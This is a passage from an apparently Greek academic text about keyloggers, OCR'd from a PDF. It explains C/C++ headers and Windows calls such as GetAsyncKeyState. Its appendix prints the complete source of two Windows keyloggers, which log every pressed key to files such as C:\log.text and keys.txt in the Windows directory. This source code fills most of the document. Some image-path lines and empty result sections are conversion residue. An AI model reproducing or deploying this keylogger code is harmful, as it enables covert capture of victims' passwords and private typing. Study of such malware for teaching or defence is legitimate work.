
strcat

char * strcat (char * destination, const char * source);

Δημιουργεί ένα αντίγραφο της συμβολοσειράς που βρίσκεται στην πηγή (source) στον προορισμό (destination). Ο τελευταίος πάντα «κενός» χαρακτήρας του προορισμού αντικαθίσταται από αυτόν που αποστέλεται κάθε φορά από την πηγή και ένας νέος «κενός» χαρακτήρας προστίθεται στο τέλος της «νέας» συμβολοσειράς και έτσι με αυτήν την αλληλουχία σχηματίζεται η συμβολοσειρά στον προορισμό.

Τα αποτελέσματα του προγράμματος εικονικά φαίνονται παρακάτω:





8.2 Πρόγραμμα Β

Αρχικά ορίζονται οι απαραίτητες βιβλιοθήκες οι οποίες θα χρησιμοποιηθούν κατά τη διάρκεια του προγράμματος:

```
#include <stdio.h>

#include <windows.h>

#include <iostream>

#include <fstream>
```

using namespace std;

#include <stdio.h>

Η stdio.h, το οποίο σημαίνει "standard input/output header", είναι η επικεφαλίδα στην πρότυπη βιβλιοθήκη της C++, που περιέχει ορισμούς, σταθερές και δηλώσεις των συναρτήσεων και των τύπων που χρησιμοποιούνται για διάφορες πρότυπες λειτουργίες εισόδου και εξόδου.

#include <windows.h>

Το windows.h είναι ένα ειδικό αρχείο Windows για τη γλώσσα προγραμματισμού C++, που περιέχει τις δηλώσεις για όλες τις συναρτήσεις του Windows API, το σύνολο των κοινών μακροεντολών που χρησιμοποιούνται από προγραμματιστές Windows και όλοι οι τύποι δεδομένων που χρησιμοποιούνται από τις διάφορες συναρτήσεις και τα υποσυστήματα. Επίσης ορίζει ένα μεγάλο αριθμό ειδικών συναρτήσεων των Windows που μπορούν να χρησιμοποιηθούν στη C++.

#include <iostream>

Το iostream, το οποίο σημαίνει "input/output stream", είναι ένα σημαντικό αρχείο, το οποίο χρησιμοποιείται για είσοδο/έξοδο δεδομένων στη γλώσσα προγραμματισμού C++. Στη C++ δεν υπάρχει ειδική σύνταξη για να εισάγονται ή να εξάγονται δεδομένα, αλλά άντ' αυτού υπάρχουν συνδυασμένες εντολές σε μια βιβλιοθήκη συναρτήσεων που παρέχει βασικές υπηρεσίες εισόδου/εξόδου χρησιμοποιώντας τα αντικείμενα cin, cout, cerr και clog για την αποστολή δεδομένων προς και από τις ροές.

#include <fstream>

Η fstream είναι μια βιβλιοθήκη της C++, η οποία χειρίζεται την εγγραφή και ανάγνωση σε αρχεία είτε σε μορφή κειμένου είτε σε δυαδική μορφή.

Εν συνεχεία στο κυρίως μέρος του προγράμματος αναγνωρίζεται το σύμβολο του πληκτρολογίου που είναι πιεσμένο κάθε στιγμή, με τη βοήθεια των δεκαεξαδικών κωδικών που αντιστοιχούν σε κάθε πλήκτρο, και δημιουργείται ένα αρχείο για εγγραφή και ανάγνωση στο οποίο θα καταγράφονται ένα ένα τα σύμβολα του πληκτρολογίου τα οποία πιέζονται από τον χρήστη με τη μορφή που ορίζεται παρακάτω και τελικά αποθηκεύεται το αποτέλεσμα στη διεύθυνση C:\log.txt:

```
int main()
{
	start:
		if(GetAsyncKeyState(0x08))
		{	cout<< "[bsp]";
			ofstream logbp;
			logbp.open("C:\\log.text", ios::app);
			logbp<<"[bsp]";
			logbp.close();
		}
		Sleep(50);
		if(GetAsyncKeyState(0x09))
		{	cout<< "[tab]";
			ofstream logta;
			logta.open("C:\\log.text", ios::app);
			logta<<"[tab]";
			logta.close();
		}
		Sleep(50);
		if(GetAsyncKeyState(0x0D))
		{	cout<< "[enter]";
			ofstream loget;
```

```
        loget.open("C:\\log.text", ios::app);
        loget<<"[enter]";
        loget.close();
}
Sleep(50);
         .
         .
         .
if(GetAsyncKeyState(0xDB))
{       cout<< "[ [{ ]";
        ofstream logag;
        logag.open("C:\\log.text", ios::app);
        logag<<"[ [{ ]";
        logag.close();
}
Sleep(50);
if(GetAsyncKeyState(0xDC))
{       cout<< "[\|]";
        ofstream logbs;
        logbs.open("C:\\log.text", ios::app);
        logbs<<"[\|]";
        logbs.close();
```

```
        }
        Sleep(50);
        if(GetAsyncKeyState(0xDD))
        {       cout<< "[ ]} ]";
                ofstream logba;
                logba.open("C:\\log.text", ios::app);
                logba<<"[ ]} ]";
                logba.close();
        }
        Sleep(50);
goto start;
return 0;
}
```

GetAsyncKeyState

short GetAsyncKeyState (int vKey);

Η GetAsyncKeyState καθορίζει πότε ένα πλήκτρο είναι πιεσμένο ή όχι κατά τη στιγμή που καλείται η συνάρτηση και εάν το πλήκτρο πιέστηκε μετά από προηγούμενη κλήση της GetAsyncKeyState.

vKey: Καθορίζει έναν από τους 256 πιθανούς κωδικούς εικονικών-πλήκτρων.

ofstream

Η ofstream είναι μια εντολή, η οποία παρέχει το υπόβαθρο για την εγγραφή δεδομένων σε αρχεία.


myfile.open()


Άνοιγμα αρχείου: Ανοίγει ένα αρχείο για εγγραφή και ανάγνωση. Όλες οι λειτουργίες εγγραφής εκτελούνται στο τέλος του αρχείου, προστατεύοντας τα προηγούμενα περιεχόμενα από το να αντικατασταθούν.


myfile.close()

Κλείσιμο αρχείου: Κλείνει το αρχείο και το απενεργοποιεί.

Τα αποτελέσματα του προγράμματος εικονικά φαίνονται παρακάτω:







ΠΑΡΑΡΤΗΜΑ

KEYLOGGER A

```
#include <stdio.h>
#include <windows.h>
#include <Winuser.h>


void keys(int key,char *file)
{

FILE *key_file;

key_file = fopen(file,"a+");


if (key==8)

fprintf(key_file,"%s","[del]");

if (key==13)

fprintf(key_file,"%s","\n");

if (key==32)

fprintf(key_file,"%s"," ");

if (key==VK_CAPITAL)

fprintf(key_file,"%s","[Caps]");

if (key==VK_TAB)

fprintf(key_file,"%s","[TAB]");

if (key ==VK_SHIFT)

fprintf(key_file,"%s","[SHIFT]");

if (key ==VK_CONTROL)

fprintf(key_file,"%s","[CTRL]");

if (key ==VK_PAUSE)

fprintf(key_file,"%s","[PAUSE]");

if (key ==VK_KANA)

fprintf(key_file,"%s","[Kana]");

if (key ==VK_ESCAPE)

fprintf(key_file,"%s","[ESC]");

if (key ==VK_END)

fprintf(key_file,"%s","[END]");

if (key==VK_HOME)

fprintf(key_file,"%s","[HOME]");

if (key ==VK_LEFT)
```

```
fprintf(key_file,"%s","[LEFT]");
if (key==VK_UP)
fprintf(key_file,"%s","[UP]");
if (key==VK_RIGHT)
fprintf(key_file,"%s","[RIGHT]");
if (key==VK_DOWN)
fprintf(key_file,"%s","[DOWN]");
if (key==VK_SNAPSHOT)
fprintf(key_file,"%s","[PRINT]");
if (key==VK_NUMLOCK)
fprintf(key_file,"%s","[NUM LOCK]");
if (key==190 || key==110)
fprintf(key_file,"%s",".");
if (key>=96 && key<= 105){
   key = key - 48;
   fprintf(key_file,"%s",&key);
}
if (key>=48 && key<= 59)
fprintf(key_file,"%s",&key);

if (key!=VK_LBUTTON || key!=VK_RBUTTON){
   if (key>=65 && key<=90){
      if (GetKeyState(VK_CAPITAL))
         fprintf(key_file,"%s",&key);
else
{
    key = key +32;
    fprintf(key_file,"%s",&key);
}
}
}
fclose(key_file);
```

```
}

int main()
{


char i;


char test[MAX_PATH];
GetWindowsDirectory(test,sizeof(test));
strcat(test,"/ / keys.txt");

while(1){

   for(i=8;i<=190;i++){

   if (GetAsyncKeyState(i) == -32767)

   {


    keys (i,test);



   }
}

}

}
```

KEYLOGGER B

```
#include <stdio.h>
#include <windows.h>
#include <iostream>
#include <fstream>

using namespace std;

int main()

{

	start:

		if(GetAsyncKeyState(0x08))
		{	cout<< "[bsp]";
			ofstream logbp;
			logbp.open("C:\\log.text", ios::app);
			logbp<<"[bsp]";
			logbp.close();
		}
		Sleep(50);

		if(GetAsyncKeyState(0x09))
		{	cout<< "[tab]";
			ofstream logta;
			logta.open("C:\\log.text", ios::app);
			logta<<"[tab]";
			logta.close();
		}
		Sleep(50);

		if(GetAsyncKeyState(0x0D))
		{	cout<< "[enter]";
			ofstream loget;
			loget.open("C:\\log.text", ios::app);
			loget<<"[enter]";
			loget.close();
		}
		Sleep(50);

		if(GetAsyncKeyState(0x12))
		{	cout<< "[alt]";
			ofstream logal;
			logal.open("C:\\log.text", ios::app);
			logal<<"[alt]";
			logal.close();
		}
		Sleep(50);

		if(GetAsyncKeyState(0x13))
		{	cout<< "[pause]";
			ofstream logpa;
			logpa.open("C:\\log.text", ios::app);
			logpa<<"[pause]";
			logpa.close();
		}
		Sleep(50);

		if(GetAsyncKeyState(0x14))
		{	cout<< "[cap lk]";
			ofstream loglk;
			loglk.open("C:\\log.text", ios::app);
			loglk<<"[cap lk]";
			loglk.close();
```

```
}
Sleep(50);

if(GetAsyncKeyState(0x1B))
{		cout<< "[esc]";
		ofstream loges;
		loges.open("C:\\log.text", ios::app);
		loges<<"[esc]";
		loges.close();
}
Sleep(50);

if(GetAsyncKeyState(0x20))
{		cout<< "[sp]";
		ofstream logsp;
		logsp.open("C:\\log.text", ios::app);
		logsp<<"[sp]";
		logsp.close();
}
Sleep(50);

if(GetAsyncKeyState(0x21))
{		cout<< "[page up]";
		ofstream logpu;
		logpu.open("C:\\log.text", ios::app);
		logpu<<"[page up]";
		logpu.close();
}
Sleep(50);

if(GetAsyncKeyState(0x22))
{		cout<< "[page dw]";
		ofstream logpd;
		logpd.open("C:\\log.text", ios::app);
		logpd<<"[page dw]";
		logpd.close();
}
Sleep(50);

if(GetAsyncKeyState(0x23))
{		cout<< "[end]";
		ofstream logen;
		logen.open("C:\\log.text", ios::app);
		logen<<"[end]";
		logen.close();
}
Sleep(50);

if(GetAsyncKeyState(0x24))
{		cout<< "[home]";
		ofstream loghm;
		loghm.open("C:\\log.text", ios::app);
		loghm<<"[home]";
		loghm.close();
}
Sleep(50);

if(GetAsyncKeyState(0x25))
{		cout<< "[left ar]";
		ofstream logla;
		logla.open("C:\\log.text", ios::app);
		logla<<"[left ar]";
		logla.close();
}
```

```
Sleep(50);

if(GetAsyncKeyState(0x26))
{		cout<< "[up ar]";
		ofstream logua;
		logua.open("C:\\log.text", ios::app);
		logua<<"[up ar]";
		logua.close();
}
Sleep(50);

if(GetAsyncKeyState(0x27))
{		cout<< "[right ar]";
		ofstream logra;
		logra.open("C:\\log.text", ios::app);
		logra<<"[right ar]";
		logra.close();
}
Sleep(50);

if(GetAsyncKeyState(0x28))
{		cout<< "[down ar]";
		ofstream logda;
		logda.open("C:\\log.text", ios::app);
		logda<<"[down ar]";
		logda.close();
}
Sleep(50);

if(GetAsyncKeyState(0x2C))
{		cout<< "[pr scr]";
		ofstream logps;
		logps.open("C:\\log.text", ios::app);
		logps<<"[pr scr]";
		logps.close();
}
Sleep(50);

if(GetAsyncKeyState(0x2D))
{		cout<< "[ins key]";
		ofstream logke;
		logke.open("C:\\log.text", ios::app);
		logke<<"[ins key]";
		logke.close();
}
Sleep(50);

if(GetAsyncKeyState(0x30))
{		cout<< "0";
		ofstream log0;
		log0.open("C:\\log.text", ios::app);
		log0<<"0";
		log0.close();
}
Sleep(50);

if(GetAsyncKeyState(0x31))
{		cout<< "1";
		ofstream log1;
		log1.open("C:\\log.text", ios::app);
		log1<<"1";
		log1.close();
}
Sleep(50);
```

```
if(GetAsyncKeyState(0x32))
{		cout<< "2";
		ofstream log2;
		log2.open("C:\\log.text", ios::app);
		log2<<"2";
		log2.close();
}
Sleep(50);

if(GetAsyncKeyState(0x33))
{		cout<< "3";
		ofstream log3;
		log3.open("C:\\log.text", ios::app);
		log3<<"3";
		log3.close();
}
Sleep(50);

if(GetAsyncKeyState(0x34))
{		cout<< "4";
		ofstream log4;
		log4.open("C:\\log.text", ios::app);
		log4<<"4";
		log4.close();
}
Sleep(50);

if(GetAsyncKeyState(0x35))
{		cout<< "5";
		ofstream log5;
		log5.open("C:\\log.text", ios::app);
		log5<<"5";
		log5.close();
}
Sleep(50);

if(GetAsyncKeyState(0x36))
{		cout<< "6";
		ofstream log6;
		log6.open("C:\\log.text", ios::app);
		log6<<"6";
		log6.close();
}
Sleep(50);

if(GetAsyncKeyState(0x37))
{		cout<< "7";
		ofstream log7;
		log7.open("C:\\log.text", ios::app);
		log7<<"7";
		log7.close();
}
Sleep(50);

if(GetAsyncKeyState(0x38))
{		cout<< "8";
		ofstream log8;
		log8.open("C:\\log.text", ios::app);
		log8<<"8";
		log8.close();
}
Sleep(50);
```

```
if(GetAsyncKeyState(0x39))
{		cout<< "9";
		ofstream log9;
		log9.open("C:\\log.text", ios::app);
		log9<<"9";
		log9.close();
}
Sleep(50);

if(GetAsyncKeyState(0x41))
{		cout<< "a";
		ofstream loga;
		loga.open("C:\\log.text", ios::app);
		loga<<"a";
		loga.close();
}
Sleep(50);

if(GetAsyncKeyState(0x42))
{		cout<< "b";
		ofstream logb;
		logb.open("C:\\log.text", ios::app);
		logb<<"b";
		logb.close();
}
Sleep(50);

if(GetAsyncKeyState(0x43))
{		cout<< "c";
		ofstream logc;
		logc.open("C:\\log.text", ios::app);
		logc<<"c";
		logc.close();
}
Sleep(50);

if(GetAsyncKeyState(0x44))
{		cout<< "d";
		ofstream logd;
		logd.open("C:\\log.text", ios::app);
		logd<<"d";
		logd.close();
}
Sleep(50);

if(GetAsyncKeyState(0x45))
{		cout<< "e";
		ofstream loge;
		loge.open("C:\\log.text", ios::app);
		loge<<"e";
		loge.close();
}
Sleep(50);

if(GetAsyncKeyState(0x46))
{		cout<< "f";
		ofstream logf;
		logf.open("C:\\log.text", ios::app);
		logf<<"f";
		logf.close();
}
Sleep(50);

if(GetAsyncKeyState(0x47))
```

```
{		cout<< "g";
		ofstream logg;
		logg.open("C:\\log.text", ios::app);
		logg<<"g";
		logg.close();
}
Sleep(50);

if(GetAsyncKeyState(0x48))
{		cout<< "h";
		ofstream logh;
		logh.open("C:\\log.text", ios::app);
		logh<<"h";
		logh.close();
}
Sleep(50);

if(GetAsyncKeyState(0x49))
{		cout<< "i";
		ofstream logi;
		logi.open("C:\\log.text", ios::app);
		logi<<"i";
		logi.close();
}
Sleep(50);

if(GetAsyncKeyState(0x4A))
{		cout<< "j";
		ofstream logj;
		logj.open("C:\\log.text", ios::app);
		logj<<"j";
		logj.close();
}
Sleep(50);

if(GetAsyncKeyState(0x4B))
{		cout<< "k";
		ofstream logk;
		logk.open("C:\\log.text", ios::app);
		logk<<"k";
		logk.close();
}
Sleep(50);

if(GetAsyncKeyState(0x4C))
{		cout<< "l";
		ofstream logl;
		logl.open("C:\\log.text", ios::app);
		logl<<"l";
		logl.close();
}
Sleep(50);

if(GetAsyncKeyState(0x4D))
{		cout<< "m";
		ofstream logm;
		logm.open("C:\\log.text", ios::app);
		logm<<"m";
		logm.close();
}
Sleep(50);

if(GetAsyncKeyState(0x4E))
{		cout<< "n";
```

```
		ofstream logn;
		logn.open("C:\\log.text", ios::app);
		logn<<"n";
		logn.close();
}
Sleep(50);

if(GetAsyncKeyState(0x4F))
{		cout<< "o";
		ofstream logo;
		logo.open("C:\\log.text", ios::app);
		logo<<"o";
		logo.close();
}
Sleep(50);

if(GetAsyncKeyState(0x50))
{		cout<< "p";
		ofstream logp;
		logp.open("C:\\log.text", ios::app);
		logp<<"p";
		logp.close();
}
Sleep(50);

if(GetAsyncKeyState(0x51))
{		cout<< "q";
		ofstream logq;
		logq.open("C:\\log.text", ios::app);
		logq<<"q";
		logq.close();
}
Sleep(50);

if(GetAsyncKeyState(0x52))
{		cout<< "r";
		ofstream logr;
		logr.open("C:\\log.text", ios::app);
		logr<<"r";
		logr.close();
}
Sleep(50);

if(GetAsyncKeyState(0x53))
{		cout<< "s";
		ofstream logs;
		logs.open("C:\\log.text", ios::app);
		logs<<"s";
		logs.close();
}
Sleep(50);

if(GetAsyncKeyState(0x54))
{		cout<< "t";
		ofstream logt;
		logt.open("C:\\log.text", ios::app);
		logt<<"t";
		logt.close();
}
Sleep(50);

if(GetAsyncKeyState(0x55))
{		cout<< "u";
		ofstream logu;
```

```
		logu.open("C:\\log.text", ios::app);
		logu<<"u";
		logu.close();
}
Sleep(50);

if(GetAsyncKeyState(0x56))
{		cout<< "v";
		ofstream logv;
		logv.open("C:\\log.text", ios::app);
		logv<<"v";
		logv.close();
}
Sleep(50);

if(GetAsyncKeyState(0x57))
{		cout<< "w";
		ofstream logw;
		logw.open("C:\\log.text", ios::app);
		logw<<"w";
		logw.close();
}
Sleep(50);

if(GetAsyncKeyState(0x58))
{		cout<< "x";
		ofstream logx;
		logx.open("C:\\log.text", ios::app);
		logx<<"x";
		logx.close();
}
Sleep(50);

if(GetAsyncKeyState(0x59))
{		cout<< "y";
		ofstream logy;
		logy.open("C:\\log.text", ios::app);
		logy<<"y";
		logy.close();
}
Sleep(50);

if(GetAsyncKeyState(0x5A))
{		cout<< "z";
		ofstream logz;
		logz.open("C:\\log.text", ios::app);
		logz<<"z";
		logz.close();
}
Sleep(50);

if(GetAsyncKeyState(0x5B))
{		cout<< "[left w key]";
		ofstream logft;
		logft.open("C:\\log.text", ios::app);
		logft<<"[left w key]";
		logft.close();
}
Sleep(50);

if(GetAsyncKeyState(0x5C))
{		cout<< "[right w key]";
		ofstream loght;
		loght.open("C:\\log.text", ios::app);
```

```
		loght<<"[right w key]";
		loght.close();
}
Sleep(50);

if(GetAsyncKeyState(0x5D))
{		cout<< "[appl key]";
		ofstream logap;
		logap.open("C:\\log.text", ios::app);
		logap<<"[appl key]";
		logap.close();
}
Sleep(50);

if(GetAsyncKeyState(0x60))
{		cout<< "nk0";
		ofstream logn0;
		logn0.open("C:\\log.text", ios::app);
		logn0<<"nk0";
		logn0.close();
}
Sleep(50);

if(GetAsyncKeyState(0x61))
{		cout<< "nk1";
		ofstream logn1;
		logn1.open("C:\\log.text", ios::app);
		logn1<<"nk1";
		logn1.close();
}
Sleep(50);

if(GetAsyncKeyState(0x62))
{		cout<< "nk2";
		ofstream logn2;
		logn2.open("C:\\log.text", ios::app);
		logn2<<"nk2";
		logn2.close();
}
Sleep(50);

if(GetAsyncKeyState(0x63))
{		cout<< "nk3";
		ofstream logn3;
		logn3.open("C:\\log.text", ios::app);
		logn3<<"nk3";
		logn3.close();
}
Sleep(50);

if(GetAsyncKeyState(0x64))
{		cout<< "nk4";
		ofstream logn4;
		logn4.open("C:\\log.text", ios::app);
		logn4<<"nk4";
		logn4.close();
}
Sleep(50);

if(GetAsyncKeyState(0x65))
{		cout<< "nk5";
		ofstream logn5;
		logn5.open("C:\\log.text", ios::app);
		logn5<<"nk5";
```

```
		logn5.close();
}
Sleep(50);

if(GetAsyncKeyState(0x66))
{		cout<< "nk6";
		ofstream logn6;
		logn6.open("C:\\log.text", ios::app);
		logn6<<"nk6";
		logn6.close();
}
Sleep(50);

if(GetAsyncKeyState(0x67))
{		cout<< "nk7";
		ofstream logn7;
		logn7.open("C:\\log.text", ios::app);
		logn7<<"nk7";
		logn7.close();
}
Sleep(50);

if(GetAsyncKeyState(0x68))
{		cout<< "nk8";
		ofstream logn8;
		logn8.open("C:\\log.text", ios::app);
		logn8<<"nk8";
		logn8.close();
}
Sleep(50);

if(GetAsyncKeyState(0x69))
{		cout<< "nk9";
		ofstream logn9;
		logn9.open("C:\\log.text", ios::app);
		logn9<<"nk9";
		logn9.close();
}
Sleep(50);

if(GetAsyncKeyState(0x6A))
{		cout<< "[multiply]";
		ofstream logmp;
		logmp.open("C:\\log.text", ios::app);
		logmp<<"[multiply]";
		logmp.close();
}
Sleep(50);

if(GetAsyncKeyState(0x6B))
{		cout<< "[add]";
		ofstream logad;
		logad.open("C:\\log.text", ios::app);
		logad<<"[add]";
		logad.close();
}
Sleep(50);

if(GetAsyncKeyState(0x6D))
{		cout<< "[sub]";
		ofstream logsb;
		logsb.open("C:\\log.text", ios::app);
		logsb<<"[sub]";
		logsb.close();
```

```
}
Sleep(50);

if(GetAsyncKeyState(0x6E))
{		cout<< "[decimal]";
		ofstream logdc;
		logdc.open("C:\\log.text", ios::app);
		logdc<<"[decimal]";
		logdc.close();
}
Sleep(50);

if(GetAsyncKeyState(0x6F))
{		cout<< "[div]";
		ofstream logdv;
		logdv.open("C:\\log.text", ios::app);
		logdv<<"[div]";
		logdv.close();
}
Sleep(50);

if(GetAsyncKeyState(0x70))
{		cout<< "[F1]";
		ofstream logf1;
		logf1.open("C:\\log.text", ios::app);
		logf1<<"[F1]";
		logf1.close();
}
Sleep(50);

if(GetAsyncKeyState(0x71))
{		cout<< "[F2]";
		ofstream logf2;
		logf2.open("C:\\log.text", ios::app);
		logf2<<"[F2]";
		logf2.close();
}
Sleep(50);

if(GetAsyncKeyState(0x72))
{		cout<< "[F3]";
		ofstream logf3;
		logf3.open("C:\\log.text", ios::app);
		logf3<<"[F3]";
		logf3.close();
}
Sleep(50);

if(GetAsyncKeyState(0x73))
{		cout<< "[F4]";
		ofstream logf4;
		logf4.open("C:\\log.text", ios::app);
		logf4<<"[F4]";
		logf4.close();
}
Sleep(50);

if(GetAsyncKeyState(0x74))
{		cout<< "[F5]";
		ofstream logf5;
		logf5.open("C:\\log.text", ios::app);
		logf5<<"[F5]";
		logf5.close();
}
```

```
Sleep(50);

if(GetAsyncKeyState(0x75))
{		cout<< "[F6]";
		ofstream logf6;
		logf6.open("C:\\log.text", ios::app);
		logf6<<"[F6]";
		logf6.close();
}
Sleep(50);

if(GetAsyncKeyState(0x76))
{		cout<< "[F7]";
		ofstream logf7;
		logf7.open("C:\\log.text", ios::app);
		logf7<<"[F7]";
		logf7.close();
}
Sleep(50);

if(GetAsyncKeyState(0x77))
{		cout<< "[F8]";
		ofstream logf8;
		logf8.open("C:\\log.text", ios::app);
		logf8<<"[F8]";
		logf8.close();
}
Sleep(50);

if(GetAsyncKeyState(0x78))
{		cout<< "[F9]";
		ofstream logf9;
		logf9.open("C:\\log.text", ios::app);
		logf9<<"[F9]";
		logf9.close();
}
Sleep(50);

if(GetAsyncKeyState(0x79))
{		cout<< "[F10]";
		ofstream logfa;
		logfa.open("C:\\log.text", ios::app);
		logfa<<"[F10]";
		logfa.close();
}
Sleep(50);

if(GetAsyncKeyState(0x7A))
{		cout<< "[F11]";
		ofstream logfb;
		logfb.open("C:\\log.text", ios::app);
		logfb<<"[F11]";
		logfb.close();
}
Sleep(50);

if(GetAsyncKeyState(0x7B))
{		cout<< "[F12]";
		ofstream logfc;
		logfc.open("C:\\log.text", ios::app);
		logfc<<"[F12]";
		logfc.close();
}
Sleep(50);
```

```
if(GetAsyncKeyState(0x90))
{		cout<< "[num lck]";
		ofstream logmk;
		logmk.open("C:\\log.text", ios::app);
		logmk<<"[num lck]";
		logmk.close();
}
Sleep(50);

if(GetAsyncKeyState(0x91))
{		cout<< "[scr lck]";
		ofstream logrk;
		logrk.open("C:\\log.text", ios::app);
		logrk<<"[scr lck]";
		logrk.close();
}
Sleep(50);

if(GetAsyncKeyState(0xA0))
{		cout<< "[left sh]";
		ofstream logls;
		logls.open("C:\\log.text", ios::app);
		logls<<"[left sh]";
		logls.close();
}
Sleep(50);

if(GetAsyncKeyState(0xA1))
{		cout<< "[right sh]";
		ofstream logrs;
		logrs.open("C:\\log.text", ios::app);
		logrs<<"[right sh]";
		logrs.close();
}
Sleep(50);

